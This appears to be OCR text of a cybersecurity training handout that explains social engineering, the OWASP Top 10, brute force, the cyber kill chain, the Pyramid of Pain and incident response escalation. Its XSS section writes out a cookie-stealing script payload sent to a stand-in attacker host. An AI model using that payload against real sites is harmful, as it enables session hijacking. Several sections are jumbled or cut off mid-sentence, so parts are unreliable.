
Generally, cybercriminals take advantage of the security vulnerabilities of the system to infiltrate it and release malicious code. This may or may not require any human intervention. On the other hand, the Social Engineering attack needs human interaction to happen successfully.

Cybercriminals use various illicit techniques to get inside of the victims' heads and force them into revealing sensitive information. They create a sense of fear or urgency so that the victims do not get time to think about their actions.

How Does Social Engineering Work

Social Engineering is conducted by analyzing what victims would react if a fake alert or offer is presented before them. Conducting a Social Engineering attack is not a straightforward task. The attackers need to do extensive research on the company or the individual for knowing their psych.

Here is the lifecycle of the Social Engineering attack;



- The first step is to identify the victims and do background research to know how they can be psychologically exploited, and then plan a suitable attack.
- Now the attacker would try to engage the victim in conversation or send him some small genuine offers. This is done to gain the trust of the victim.
- After gaining the trust of the victim, the intruder would now gain the sensitive information of the victims by promising them more rewards or similar thing. The victims would willingly provide their information in the sense of greed, urgency, or fear, depending on the situation.
- In this stage, the cyber attacker would finally perform the Social Engineering attack using the information gathered in the previous step.

- Finally, after fulfilling the attack, the cybercriminals would remove all their traces and discontinue their interactions with the victims.

How to Prevent Social Engineering Attack

Social Engineering attack can be pretty dangerous. However, by being attentive and not getting into the tricks of cyber attackers, you can easily stay away from it. Here are some preventive tips;


- Never share your confidential information with anyone
- Verify the tempting offers
- Use Multifactor Authentication on all your accounts
- Keep installed a robust security solution
- Eliminate known vulnerabilities.
- Set up firewalls
- Monitor the network

What is Vulnerability in Cyber Security?

Vulnerability in cyber security refers to any weakness in an information system, system processes, or internal controls of an organization. These vulnerabilities are targets for lurking cybercrimes and are open to exploitation through the points of vulnerability.

Types of Vulnerabilities

Below are some of the most common types of cyber security vulnerabilities:



System Misconfigurations

Network assets that have disparate security controls or vulnerable settings can result in system misconfigurations. Cybercriminals commonly probe networks for system misconfigurations and gaps that look exploitable. Due to the rapid digital transformation, network misconfigurations are on the rise. Therefore, it is important to work with experienced security experts during the implementation of new technologies.

Out-of-date or Unpatched Software

Similar to system misconfigurations, hackers tend to probe networks for unpatched systems that are easy targets. These un-patched vulnerabilities can be exploited by attackers to steal sensitive information. To minimize these kinds of risks, it is essential to establish a patch management schedule so that all the latest system patches are implemented as soon as they are released.

Missing or Weak Authorization Credentials

A common tactic that attackers use is to gain access to systems and networks through brute force like guessing employee credentials. That is why it is crucial that employees be educated on the best practices of cyber security so that their login credentials are not easily exploited.

Malicious Insider Threats

Whether it's with malicious intent or unintentionally, employees with access to critical systems sometimes end up sharing information that helps cyber criminals breach the network. Insider threats can be really difficult to trace as all

actions will appear legitimate. To help fight against these types of threats, one should invest in network access control solutions, and segment the network according to employee seniority and expertise.

Missing or Poor Data Encryption

It's easier for attackers to intercept communication between systems and breach a network if it has poor or missing encryption. When there is poor or unencrypted information, cyber adversaries can extract critical information and inject false information onto a server. This can seriously undermine an organization's efforts toward cyber security compliance and lead to fines from regulatory bodies.

Zero-day Vulnerabilities

Zero-day vulnerabilities are specific software vulnerabilities that the attackers have caught wind of but have not yet been discovered by an organization or user.

In these cases, there are no available fixes or solutions since the vulnerability is not yet detected or notified by the system vendor. These are especially dangerous as there is no defense against such vulnerabilities until after the attack has happened..

Web attacks

The most common attacks that happens to websites are simple to prevent OWASP created a list of the top ten website attacks that will help you discover security flaws.

Here are OWASP's Top 10 Application Security Risks,

1. Injection

An attacker may be able to manipulate your web application into altering the commands submitted to its subsystems, by simply sending malformed requests with tainted payloads. The best known of these attacks is SQL Injection, wherein a user of your website can cause your app to change this:

select * from users where username='AviD' and password='1234'

into this:

select * from users where username='Admin'

This allows the attacker to login to your application as an administrator, without even knowing the password**. Other uses of this attack would be to steal secrets (or money), change data, or even erase all traces of activity.**

These attacks can usually be prevented rather easily by following a few principles:

- Validate all untrusted input with a white-list approach, regardless of source.
- Always access the database with parameterized queries and stored procedures only, instead of concatenating a string query.
- Even better, use a proper ORM (Object Relational Mapping) library (such as Hibernate,

2. Broken Authentication

An attacker that succeeds in guessing a valid password would be able to impersonate that user and perform any action their victim would be able to do – without being able to differentiate between the attacker and the victim.

Preventing this requires a multi-layer approach:

- Change all default passwords.

- Enforce strong, random passwords for all users: at least 12 random characters, with no constraints, preferably stored in a password manager; or alternatively, a passphrase with at least 5 random words.
- Limit login attempts, locking the user account for a period of time after a certain number of wrong passwords.

3. Sensitive Data Exposure

Secret data usually needs to be protected with encryption and other cryptographic algorithms. However, this is too often implemented, if at all, in an incomplete manner, allowing attackers to grab sensitive information they should not be able to, including passwords, credit cards, personal information (PII), and other business-critical data.

Using proper cryptographic controls (such as AES encryption for stored data and TLS with HSTS enabled for traffic), with the correct parameters, should amply protect your sensitive data both at rest and in transit.

4. XML External Entities (XXE)

Often, applications need to receive and process XML documents from users. Old or poorly configured XML parsers can enable an XML feature known as external entity references within XML documents, which **when evaluated will embed the contents of another file. Attackers can abuse this to read confidential data, access internal systems, and even shut down the application in a Denial of Service (DoS) attack.**

This can be prevented by simply disabling DTD and External entity evaluation in the parser, or upgrading to a modern parser library that is not vulnerable.

5. Broken Access Control

Most web applications limit what users can see or do, whether it is accessing another user's personal data or a restricted area.

However, the access control mechanisms that enforce these limits are usually bespoke implementations and often deeply flawed**. Attackers can bypass these controls or abuse them to access unauthorized functionality or data,** such as access other users' accounts, view sensitive files, modify other users' data, perform administrative actions, and more.

6. Security Misconfiguration

Servers and applications have a lot of moving parts that all need to be configured properly. This applies at all levels of the application stack, from the operating system and network devices up to the web server and the application itself.

Default, incomplete, or ad hoc configurations can leave files unprotected, default passwords enabled, cloud services opened, and leak sensitive information through error messages or HTTP headers, as well as numerous other insecure settings that could allow an attacker to gain access to the system or data.

7. Cross-Site Scripting (XSS)

Using XSS, **an attacker can modify the web pages that other users see in your application,** whether this is to steal information such as passwords and credit cards, spread bogus data, hijack user sessions, redirect to another site, or execute malicious scripts in the victim's browser.

This vulnerability may occur whenever untrusted data is included in a web page or response, without proper validation or sanitization. The attacker can submit forms with HTML or JavaScript fragments, which will be embedded directly in the page and rendered by the browser.

For example, this server code:

```
response.write("Good morning, " + request.getParameter("Name"));
```

embeds the user's Name parameter directly into the output. This is intended to return the following page, if the user's name is "John":

Good Morning, John

Instead, an attacker can inject a malicious payload:
Good Morning, Boss<script>document.location='http://attacker.com/?cookie='+document.cookie</script>
which will be executed by the user's browser**, sending their session cookie to the attacker and allowing the attacker to hijack the session.**

8. Insecure Deserialization

The newest addition to this list, Insecure Deserialization can enable injection attacks and privilege escalation, and even lead to remote code execution and server takeover in certain situations.

Many applications need to serialize objects and data into a format that can be easily transmitted across the wire, or even persisted to a file. When an application restores these objects back into memory by deserializing the formatted data received from a user, it could be possible to tamper with the object's memory, and even cause it to execute arbitrary functions.

9. Using Components with Known Vulnerabilities

Modern software is not built as a monolith anymore – it always relies on an increasingly large number of 3rd party components, frameworks, and open source libraries. Any known vulnerabilities found in these dependencies can directly affect your own application as well! Sometimes **this will lead to other vulnerabilities on this list**, such as injection, remote code execution, or any other flaw that could allow attackers to access sensitive data or actions.

10. Insufficient Logging & Monitoring

A logging and monitoring mechanism, combined with effective incident response, **can prevent attackers from pivoting to additional internal resources**, embedding themselves permanently in the organization, and inhibit them from stealing or altering even more data.

Misconfiguration In computing, misconfiguration occurs when an IT system, asset, or tool is set up incorrectly, leaving it vulnerable to malicious activity and jeopardizing the security of data. This is a leading cause of data breaches, chiefly when leveraged in critical application and data assets.

With the growing use of hybrid data centers and cloud environments and complexity of applications, operating systems and frameworks, misconfiguration is more prevalent and harder to prevent.

Examples of misconfiguration include:

- VPC flow logs are disabled
- Unused security groups are discovered
- EC2 security group port or inbound access is misconfigured
- Access to resources is not equipped using IAM roles
- Outbound access is unrestricted

PREVENTING MISCONFIGURATIONS

Ways to prevent security misconfigurations include keeping software up to date, disabling default accounts, encrypting data, enforcing strong access controls, running security scanners, and performing regular system audits. It's important to prevent or fix a misconfiguration because it's one of the most common ways hackers gain access to an environment. They do this by stealing or using weak credentials to enter as a legitimate user or exploiting an unpatched vulnerability that's deployed in the environment. From there, malicious parties can target other parts of the system.

Brute force attack models

A Brute force attack is a well known breaking technique, by certain records, brute force attacks represented five percent of affirmed security ruptures. A brute force attack includes 'speculating' username and passwords to increase unapproved access to a framework. Brute force is a straightforward attack strategy and has a high achievement rate.

Types of Brute Force Attacks:

1. **Dictionary attacks –** surmises usernames or passwords utilizing a dictionary of potential strings or phrases.
2. **Rainbow table attacks –** a rainbow table is a precomputed table for turning around cryptographic hash capacities. It very well may be utilized to figure a capacity up to a specific length comprising of a constrained arrangement of characters.**Reverse brute force attack –** utilizes a typical password or assortment of passwords against numerous conceivable usernames. Focuses on a network of clients for which the attackers have recently acquired information.
3. **Hybrid brute force attacks –** begins from outer rationale to figure out which password variety might be destined to succeed, and afterward proceeds with the simple way to deal with attempt numerous potential varieties.
4. **Simple brute force attack –** utilizes an efficient way to deal with 'surmise' that doesn't depend on outside rationale.
5. **Credential stuffing –** utilizes beforehand known password-username sets, attempting them against numerous sites. Adventures the way that numerous clients have the equivalent username and password across various frameworks.

How to Prevent Brute Force Password Hacking?


To protect your organization from brute force password hacking, enforce the use of strong passwords.
Passwords should:

- Never use information that can be found online (like names of family members).
- Have as many characters as possible.
- Combine letters, numbers, and symbols.
- Avoid common patterns.
- Be different for each user account.
- Change your password periodically
- Use strong and long password
- Use multifactor authentication

What is the Cyber Kill Chain?

The cyber kill chain is an adaptation of the military's kill chain, which is a step-by-step approach that identifies and stops enemy activity. The cyber kill chain outlines the various stages of several common cyber attacks and, by extension, the points at which the information security team can prevent, detect or intercept attackers.
The cyber kill chain is intended to defend against sophisticated cyber attacks, also known as advanced persistent threats (APTs), wherein adversaries spend significant time surveilling and planning an attack. Most commonly these attacks involve a combination of malware, ransomware, Trojans, spoofing and social engineering techniques to carry out their plan.

7 Phases of the Cyber Kill Chain Process;
Lockheed Martin's original cyber kill chain model contained seven sequential steps:



Phase 1: Reconnaissance
During the Reconnaissance phase, a malicious actor identifies a target and explores vulnerabilities and weaknesses that can be exploited within the network. As part of this process, the attacker may harvest login credentials or gather other information, such as email addresses, user IDs, physical locations, software applications and operating system details, all of which may be useful in phishing or spoofing attacks.

Phase 2: Weaponization
During the Weaponization phase, the attacker creates an attack vector, such as remote access malware, ransomware, virus or worm that can exploit a known vulnerability. During this phase, the attacker may also set up back doors so that they can continue to access to the system if their original point of entry is identified and closed by network administrators.

Phase 3: Delivery
In the Delivery step, the intruder launches the attack. The specific steps taken will depend on the type of attack they intend to carry out. For example, the attacker may send email attachments or a malicious link to spur user activity to advance the plan.

Phase 4: Exploitation
In the Exploitation phase, the malicious code is executed within the victim's system.

Phase 5: Installation

Immediately following the Exploitation phase, the malware or other attack vector will be installed on the victim's system. This is a turning point in the attack lifecycle, as the threat actor has entered the system and can now assume control.

Phase 6: Command and Control

In Command & Control, the attacker is able to use the malware to assume remote control of a device or identity within the target network. In this stage, the attacker may also work to move laterally throughout the network, expanding their access and establishing more points of entry for the future.

Phase 7: Actions on Objective

In this stage, the attacker takes steps to carry out their intended goals, which may include data theft, destruction, encryption or exfiltration.

Over time, many information security experts have expanded the kill chain to include an eighth step: Monetization. In this phase, the cybercriminal focuses on deriving income from the attack, be it through some form of ransom to be paid by the victim or selling sensitive information, such as personal data or trade secrets, on the dark web.

Evolution of the Cyber Kill Chain

As noted above, the cyber kill chain continues to evolve as attackers change their techniques. Since the release of the cyber kill chain model in 2011, cybercriminals have become far more sophisticated in their techniques and more brazen in their activity.

While still a helpful tool, the cyber attack lifecycle is far less predictable and clear cut today than it was a decade ago. For example, it is not uncommon for cyber attackers to skip or combine steps, particularly in the first half of the lifecycle.

Critiques and Concerns Related to the Cyber Kill Chain

While the cyber kill chain is a popular and common framework from which organizations can begin to develop a Cyber security strategy, it contains several important and potentially devastating flaws.

Perimeter Security

One of the most common critiques of the cyber kill chain model is that is focuses on perimeter security and malware prevention. This is an especially pressing concern as organizations shift away from tradition on-prem networks in favor of the cloud.

Likewise, an acceleration of the remote work trend and a proliferation of personal devices, IoT technology and even advanced applications like robotic process automation (RPA) has exponentially increased the attack surface for many enterprise organizations.

Attack Vulnerabilities

Another potential shortcoming of the kill chain is that it is limited in terms of the types of attacks that can be detected. For example, the original framework is not able to detect insider threats, which is among the most serious risks to an organization and one of the attack types that has the highest rates of success. Attacks that leverage compromised credentials by unauthorized parties also cannot be detected within the original kill chain framework.

Web-based attacks may also go undetected by the cyber kill chain framework. Examples of such attacks include Cross Site Scripting (XSS), SQL Injection, DoS/DDoS and some Zero Day Exploits. The massive 2017 Equifax breach, which occurred in part because of a compromised software patch, is a high-profile example of a web attack that went undetected due to insufficient security.

Role of the Cyber Kill Chain in Cyber security


Despite some shortcomings, the Cyber Kill Chain plays an important role in helping organizations define their Cyber security strategy. As part of this model, organizations must adopt services and solutions that allow them to:

- Detect attackers within each stage of the threat lifecycle with threat intelligence techniques
- Prevent access from unauthorized users
- Stop sensitive data from being shared, saved, altered, exfiltrated or encrypted by unauthorized users
- Respond to attacks in real-time
- Stop lateral movement of an attacker within the network

MITRE ATT&CK frame work

MITRE ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cyber security product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cyber security. ATT&CK is open and available to any person or organization for use at no charge.



Pyramid of pain

n the field of computer security and threat detection, an indicator of compromise (IOC) is a piece of evidence that some form of cyber attack has occurred, such as an intrusion or data breach. Just as detectives collect clues to trace backward from the crime scene, digital forensics experts search for IOCs to understand how the attack took place and who was responsible. The Pyramid of Pain is a conceptual model for understanding cyber security threats that organizes IOCs into six different levels. Information security expert David J. Bianco was the first to formalize this idea in his article “The Pyramid of Pain” (Bianco, 2013). The six levels of IOCs in the Pyramid of Pain are organized in order of how “painful” they would be to the attacker if the victim discovered them and took action against them.


From the bottom to the top of the pyramid—from least painful to most painful—these IOCs are:

1. **Hash values:** A hash value is a software or file "signature" that is the output of a complex cryptographic hash function such as SHA-1 and MD5. These hash functions practically guarantee that two different files will not have the same hash value.
2. **IP addresses:** An Internet Protocol (IP) address is a set of numbers that uniquely identifies a computer or other device connected to the Internet.
3. **Domain names:** A domain name is a string of text that uniquely identifies an Internet resource such as a website or server.
4. **Network artifacts/host artifacts:** A network artifact is produced as the result of some network activity, while a host artifact is produced as the result of some activity on a host machine.
5. **Tools:** Attackers use various software tools and platforms to carry out attacks (such as backdoors or password crackers).
6. **Tactics, techniques, and procedures (TTPs):** Attackers often have a modus operandi that identifies them—everything from the initial method of entry to the means of spreading throughout the network and exfiltrating data.

What Are the Types of Threat Detection?

The IOCs on the Pyramid of Pain are just one type of indicator used in threat detection. In turn, indicators are just one form of threat detection in cyber security. Below are the four types of threat detection:

- **Configuration:** In configuration threat detection, analysts look for signs that a device has deviated from a known standard configuration. For example, if a device on the network is set to communicate using only specific port numbers, any communication on a different port number should be treated as suspicious.
- **Modeling:** Beyond configuration changes, analysts can look for deviations from a predefined baseline using mathematical modeling. For example, if a device sends more packets than normal or sends them at unusual times of day, this behavior might be flagged as suspicious.
- **Indicators:** An indicator is a piece of information, either "good" or "bad," that provides some clue as to a device's state or context. IOCs are the most common indicators, offering evidence that a malicious actor has gained access to the system.
- **Behaviors:** Behavioral threat analysis looks for abstract, higher-level techniques and methods used by a malicious actor. For example, a known adversary might use a particular form of spear phishing email to obtain user credentials.



The Pyramid of Pain

BASICS OF INCIDENT RESPONSE:

Introduction

Incident response (sometimes called cyber security incident response) refers to an organization's processes and technologies for detecting and responding to cyber threats, security breaches or cyber attacks. The goal of incident response is to prevent cyber attacks before they happen, and to minimize the cost and business disruption resulting from any cyber attacks that occur.

The NIST incident response lifecycle breaks incident response down into four main phases: **Preparation; Detection and Analysis; Containment, Eradication, and Recovery; and Post-Event Activity**.

Preparation.

This first phase of incident response is also a continuous one, to make sure that the CSIRT always has best possible procedures and tools in place to respond to identify, contain and recover from an incident as quickly as possible and within minimal business disruption.

Detection and Analysis.

During this phase, security team members monitor the network for suspicious activity and potential threats. They analyze data, notifications and alerts gathered from device logs and from various security tools (antivirus software, firewalls) installed on the network, filtering out the false positives and triage the actual alerts in order of severity.

Containment.

The incident response team takes steps to stop the breach from doing further damage to the network. Containment activities can be split into two categories:

Short-term containment measures focus on preventing the current threat from spreading by isolating the affected systems, such as by taking infected devices offline.

Eradication.

Once the threat has been contained, the team moves on to full remediation and complete removal of the threat from the system. This involves actively eradicating the threat itself—e.g., destroying malware, booting an unauthorized or rogue user from the network—and reviewing both affected and unaffected systems to ensure no traces of the breach are left behind.

Recovery.

When the incident response team is confident the threat has been entirely eradicated, they restore affected systems to normal operations. This may involve deploying patches, rebuilding systems from backups, and bringing remediated systems and devices back online.

Post-incident review.

Throughout each phase of the incident response process, the CSIRT collects evidence of the breach and documents the steps it takes to contain and eradicate the threat. At this stage, the CSIRT reviews this information to better understand the incident. The CSIRT seeks to determine the root cause of the attack, identify how it successfully breached the network, and resolve vulnerabilities so that future incidents of this type don't occur.

What Is an Incident Response Plan (IRP)?

An IRP is a set of documented procedures detailing the steps that should be taken in each phase of incident response. It should include guidelines for roles and responsibilities, communication plans, and standardized response protocols.

. When using these terms in your plan, it can help to restrict use as follows:

- **Event**—a change in system settings, status, or communication. Examples include server requests, permissions update, or the deletion of data.
- **Alert**—a notification triggered by an event. Alerts can warn of suspicious events or of normal events that need your attention. For example,the use of an unused port vs storage resources running low.
- **Incident**—an event that puts your system at risk. For example, theft of credentials or installation of malware.

Function	Description	Categories
Identify	Developing organizational understanding to manage various security risks related to systems, information assets, data, and operations	• Asset Management (AM) • Business Environment (BE) • Governance (GV) • Risk Assessment (RA) • Risk Management Strategy (RM)
Protect	Developing and implementing suitable safeguards for better delivery of critical infrastructure services	• Access Control (AC) • Awareness and Training (AT) • Data Security (DS) • Information Protection Processes and Procedures (IP) • Maintenance (MA) • Protective Technology (PT)
Detect	Developing and implementing processes to identify security incidents	• Anomalies and Events (AE) • Security Continuous Monitoring (CM) • Detection Processes (DP)
Respond	Developing and implementing strategies to respond to the detected incidents	• Response Planning (RP) • Communications (CO) • Analysis (AN) • Mitigation (MI) • Improvements (IM)
Recover	Developing and implementing a plan to restore the business operations after the occurrence of the incident	• Recovery Planning (RP) • Improvements (IM) • Communications (CO)

Alert processing

What is an Alert?


A notification to draw attention to one or more Events is what I call an Alert**. Events trigger "alerts" to notify responsible parties to take actions before things go wrong. 3. Alert Processing Flow**

Alert triage

It is the process of efficiently and accurately going through alerts and investigating them to determine the severity of the threat and whether the alert should be escalated to incident response.

Some of the typical alerts include the following:

- **Access privilege changes**
- **Antivirus and malware events**
- **Attempt to install a service or application**
- **Failed login attempts**
- **Firewall events**
- **Local user account creation**
- **Locked user accounts**
- **Scheduled tasks**
- **Services stopped, started, or disabled**
- **Software update events**
- **Time changes**



Escalation

Incident escalation is what happens when an employee can't resolve an incident themselves and needs to hand off the task to a more experienced or specialized employee.

What is an escalation policy?

An escalation policy should address not only how your company will escalate incidents and to whom, but also if there's nuance based on the type of incident, SEV level, duration, and scope of the incident. There are typically three paths escalation policies follow.

Hierarchical escalation

Hierarchical escalation is when an incident is passed to a team or person based on their experience level or seniority within the organization.

Functional escalation

Functional escalation is when an incident is passed to a team or person best equipped to resolve it based on their skills or systems knowledge, not their seniority.

.

The escalation matrix

An escalation matrix is a document or system that defines when escalation should happen and who should handle incidents at each escalation level.

The term is used across a number of industries. Human resources may have an escalation matrix for internal issues. Call centers may have an escalation matrix for customer service issues. And IT and DevOps teams may have one or more matrices that help

SN	Name	Designations	Email Id	Contact No	Timeline	Mode of esclations	Level
1	SPOC	SPOC			Refer Table B	Phone & email	1
2	Project Director	Project Director		Number Required	Refer Table B	email	2
3	CEO	Chief executive officer		Number Required	Refer Table B	email	3
4	CISO	Secretary		Number Required	Refer Table B	email	4

engineers know how and when to escalate an incident.

SN	Type of Incident	Escalation to Level 1	Escalation to Level 2	Escalation to Level 3	Escalation to Level 4
1	Critical	2 Hours	8 Hours	12 Hours	Status required
2	High	6 Hours	12 Hours	24 Hours	Status required
3	Medium	48 Hours	72 Hours	96 hours	Status required

Procedures,runbooks and reference

Procedure

Procedure refers to a comprehensive set of instructions that prescribes a certain way of performing a process, or part of a process, in relation to time. It states a chronological sequence for undertaking activities, so as to achieve the objectives.

Characteristics of Procedure

Procedures are operational guidelines, reflecting the way in which policies can be implemented. A company's policies and procedures are interconnected to one another, which are to be undertaken within a general policy framework. The salient features of procedures are discussed as under:

Phishing Attacks

More targeted types of phishing attacks are known as spear phishing attacks, wherein the attacker invests more time researching the victim to pull off an even more sophisticated attack.

Malware Attacks

Malware is a broad term for a variety of different types of malicious software, including Trojans, worms, ransomware, adware, spyware, and other types of viruses. Malware can either be inadvertently installed when a user clicks on an

advertisement, visits an infected website, or installs freeware or other infected software; or, it can be installed intentionally by insider threat actors or malicious actors with unauthorized access.

Distributed Denial-of-Service (DDoS) Attacks

This type of security incident takes place when a threat actor floods the target with traffic or sends it some information that triggers an attack to shut down an individual machine or an entire network so that it's unable to respond to service requests.

Man-in-the-Middle (MitM) Attacks

This type of security incident occurs when an attacker secretly intercepts and alters messages between two parties who believe they are communicating directly with each other.

Prevention

Implementing an encryption protocol that provides authentication, privacy and data integrity between communicating computer applications such as Transport Layer Security (TLS).

Password Attacks

A password attack is a type of security incident in which the attack is aimed specifically at obtaining a user's password or an account's password. To do so, hackers use a variety of methods, such as password-cracking programs, dictionary attacks, password sniffers, or simply by guessing passwords via brute force trial and error.

Incident resolution code


What is a resolution code?

A resolution code gives meaning to the resolution of the service request described by the caller. Resolution codes isolate the detailed solution for the call. For example, a caller reports a problem with a stereo receiver. Every time they turn it on, it blows the circuit breaker.

SedonaSetup Application Service Setup Tables/Options

Resolution Codes

Purpose:	To create a list of codes which define how the Service Ticket was resolved.
Prerequisites:	None
Required or Optional:	Required if using the Service Module



- Acts as a guide to action.
- Defined keeping in view the company's objectives, policies and resources.
- Related to the time sequence for the work to be performed.
- Meant for handling repetitive and regular events effectively.
- Relevant for controlling and coordination of activities.

Procedure suggests particular beginning and endpoints which are required to be pursued in an exact manner to efficiently and satisfactorily carry out a task.

Runbooks

A runbook is a detailed "how-to" guide for completing a commonly repeated task or procedure within a company's IT operations process. Runbooks are created to provide everyone on the team—new or experienced—the knowledge and steps to quickly and accurately resolve a given issue. For example, a runbook may outline routine operations tasks such as patching a server or renewing a website's SSL certificate.

